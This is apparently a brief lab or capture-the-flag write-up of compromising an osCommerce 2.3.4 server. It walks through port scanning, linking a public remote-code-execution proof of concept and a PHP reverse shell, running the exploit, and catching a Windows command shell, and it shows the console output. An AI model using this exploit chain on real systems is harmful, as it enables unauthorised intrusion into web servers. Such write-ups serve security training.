**Vulnerability Exploited :** osCommerce 2.3.4 Remote Code Execution.


Run nmap

Nmap found  8811 and 8812 using http protocol.

Sourcecode links were pointing to local in the url. So, we will add it in the /etc/hosts file.



Found running on port 8811




Hovering over the image the version oscommerce-2.3.4

**/oscommerce-2.3.4**

Proof of Concept Code: https://www.exploit-db.com/exploits/44374

Modify exploit with windows shell: https://github.com/Dhayalanb/windows-phpreverseshell/blob/master/Reverse%20Shell.php

Run exploit

```
root@kali:~/Desktop/OSCP/80# python 44374.py
[+] Successfully launched the exploit. Open the following URL to execute your code

http://localhost:8811/oscommerce-2.3.4/catalog/install/includes/configure.php
root@kali:~/Desktop/OSCP/80#
```

Start listener and receive shell

```
Microsoft Windows [Version 10.0.17763.437]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes>
```